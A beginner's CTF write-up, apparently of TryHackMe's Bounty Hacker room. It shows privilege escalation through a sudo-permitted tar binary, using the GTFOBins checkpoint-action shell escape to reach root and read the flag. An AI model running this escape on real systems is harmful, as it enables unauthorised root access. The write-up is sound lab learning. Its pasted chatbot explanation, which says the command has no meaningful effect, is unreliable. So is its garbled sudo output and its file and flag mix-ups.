[What is SUID and how to set SUID in Linux/Unix? - The Linux Juggernaut \(linuxnix.com\)](#)

I type command `find / -user root -perm /4000 | grep /usr/bin/python`

Meaning

Command find use find command

/ the path to start the search

Flag -user say the files belong to user

Root name of the user

Flag -perm say permissions on a files

/4000 say the type of permissions suid number value

| Pipe output of the find command to the grep command

Grep gives me what I told it I want to find

/usr/bin/python location of command python runs from

```
find / -user root -perm /4000 | grep /usr
```

I don't find /usr/bin/python between the results

```
lin@bountyhacker:~/Desktop$ find / -user root -perm /4000 | grep /usr
/bin/python
find: '/root': Permission denied
find: '/lost+found': Permission denied
find: '/var/log/apache2': Permission denied
find: '/var/log/speech-dispatcher': Permission denied
find: '/var/log/unattended-upgrades': Permission denied
find: '/var/tmp/systemd-private-1fccacc9e2ce4d08a044f5d0d2588a64-fwup
d.service-R9MraJ': Permission denied
find: '/var/tmp/systemd-private-7c210cbf6df74fb5b75fde565cbf2c27-fwup
d.service-WWVNS9': Permission denied
```

I search in internet for a way to privilege escalation

I found command sudo -l that say which users have root privilege

[Sudo Command in Linux | Linuxize](#)

[A Beginner's Guide to Understanding sudo on Ubuntu \(howtoforge.com\)](#)

[sudo\(8\): execute command as another user - Linux man page \(die.net\)](#)

[sudo\(8\) - Linux manual page \(man7.org\)](#) list a user's privileges for the remote host

```

lin@bountyhacker:~$ sudo -l 13
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin:ch
msf6 > search cve-2021-4154
User lin may run the following commands on bountyhacker:
msf6 (root) /bin/tar

```

It means user lin can run command tar as root user

It misconfiguration of define usage on command tar

Tar command to extract zipped folders or create zipped folders

[Tar Command in Linux \(Create and Extract Archives\) | Linuxize](#)


[Tar in Linux – Tar GZ, Tar File, Tar Directory, and Tar Compress Command Examples \(freecodecamp.org\)](#)

I tried to search vulnerability to sudo using tar command on [tar | GTFOBins](#) it say one options is running command `sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`

vulnerability to sudo using tar command

I ask chat gpt to explaine me this command

explain me command `sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`



The command you're looking at is a bit unconventional and involves a mix of options that might not be commonly used together. Let's break it down:

```
bash
```

Copy code

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Components of the Command

1. ``sudo``: This runs the command with superuser (root) privileges, which is necessary for accessing some files or performing certain operations.
2. ``tar``: This is a utility used for creating and manipulating archive files.
3. ``-c``: This flag tells ``tar`` to create a new archive.
4. ``-f /dev/null``: This specifies the archive file name. Here, ``/dev/null`` is used, which is a special file that discards all data written to it. Essentially, this means that the ``tar`` command will not actually create a usable archive file but will direct its output to nowhere.
5. ``/dev/null``: This is the file or directory that ``tar`` is trying to archive. In this case, it's again ``/dev/null``, which means the command isn't actually processing any real files.
6. ``--checkpoint=1``: This option tells ``tar`` to generate a checkpoint after every 1 file processed. It's typically used to monitor the progress of the archiving process.
7. ``--checkpoint-action=exec=/bin/sh``: This tells ``tar`` to execute a specified command every time a checkpoint is reached. Here, it specifies ``/bin/sh``, which is the shell command interpreter.

What the Command Does

- The ``tar`` command is set up to create an archive, but since it's using ``/dev/null`` for both the archive file and the source, it effectively does nothing in terms of creating an actual archive.
- The ``--checkpoint=1`` option is configured to trigger a checkpoint every time it processes 1 file (though in this case, it's processing nothing).
- The ``--checkpoint-action=exec=/bin/sh`` option tells ``tar`` to execute ``/bin/sh`` at each checkpoint. However, because no real files are being processed (due to ``/dev/null``), this will not have a meaningful effect in a practical sense.

Summary

In practice, this command doesn't create a functional archive or perform any meaningful operation on files. Instead, it will invoke ``/bin/sh`` repeatedly, which might be used in a testing or debugging scenario. It's a rather unusual combination of options and would likely be employed in a context where you need to execute a shell command repeatedly during a tar process, though in this specific case, it's somewhat abstracted due to the use of ``/dev/null``.

Meaning

Command sudo give user ternary root privilege

Command tar job creating and manipulating archive files

Flag -c -cause tar to create a new archive

Command -f /dev/null specifies the archive file name. Here, /dev/null is used, which is a special file that discards all data written to it.

Command /dev/null this is the file or directory that command tar is trying to archive

Flag --checkpoint=1 this option tells command tar to generate a checkpoint after every 1 file processed

Flag --checkpoint-action=exec=/bin/sh this tells command tar to execute a specified command every time a checkpoint is reached. Here, it specifies /bin/sh, which is the shell command interpreter.

In short every time it reaches a checkpoint, which happens every time it processes one file or directory it open shell with root privilege

```
lin@bountyhacker:~$ sudo tar -cf /dev/null /dev/null --checkpoint=1 -  
-checkpoint-action=exec=/bin/sh
```

```
lin@bountyhacker:~$ sudo tar -cf /dev/null /dev/null --checkpoint=1 -  
-checkpoint-action=exec=/bin/sh  
tar: Removing leading `/' from member names  
# whoami  
root
```

```
# id  
uid=0(root) gid=0(root) groups=0(root)
```

I gain root privileges

I check whoami where I am what file exist on the location I at

```
# whoami  
root  
# ls  
Desktop Downloads Pictures Templates  
Documents Music Public Videos  
# pwd  
/home/lin
```

I search root.exe


```
# lacate -e root.exe
/bin/sh: 4: lacate: not found
# find -type f -name root.exe
```

I search root.exe command find / -type f -name root.txt

```
# find / -type f -name root.txt
/root/root.txt
```

See the folder root command ls /root

```
# ls /root
root.txt
```

Read root.txt document command cat /root/root.exe

Say the document not exist

```
# cat /root/root.exe
cat: /root/root.exe: No such file or directory
```

Enter root folder command cd /root

Read root.txt document command cat root.exe

```
# cd /root
```

```
# cat root.txt
THM{80UN7Y_h4cK3r}
```

Answer user.txt document content: THM{80UN7Y_h4cK3r}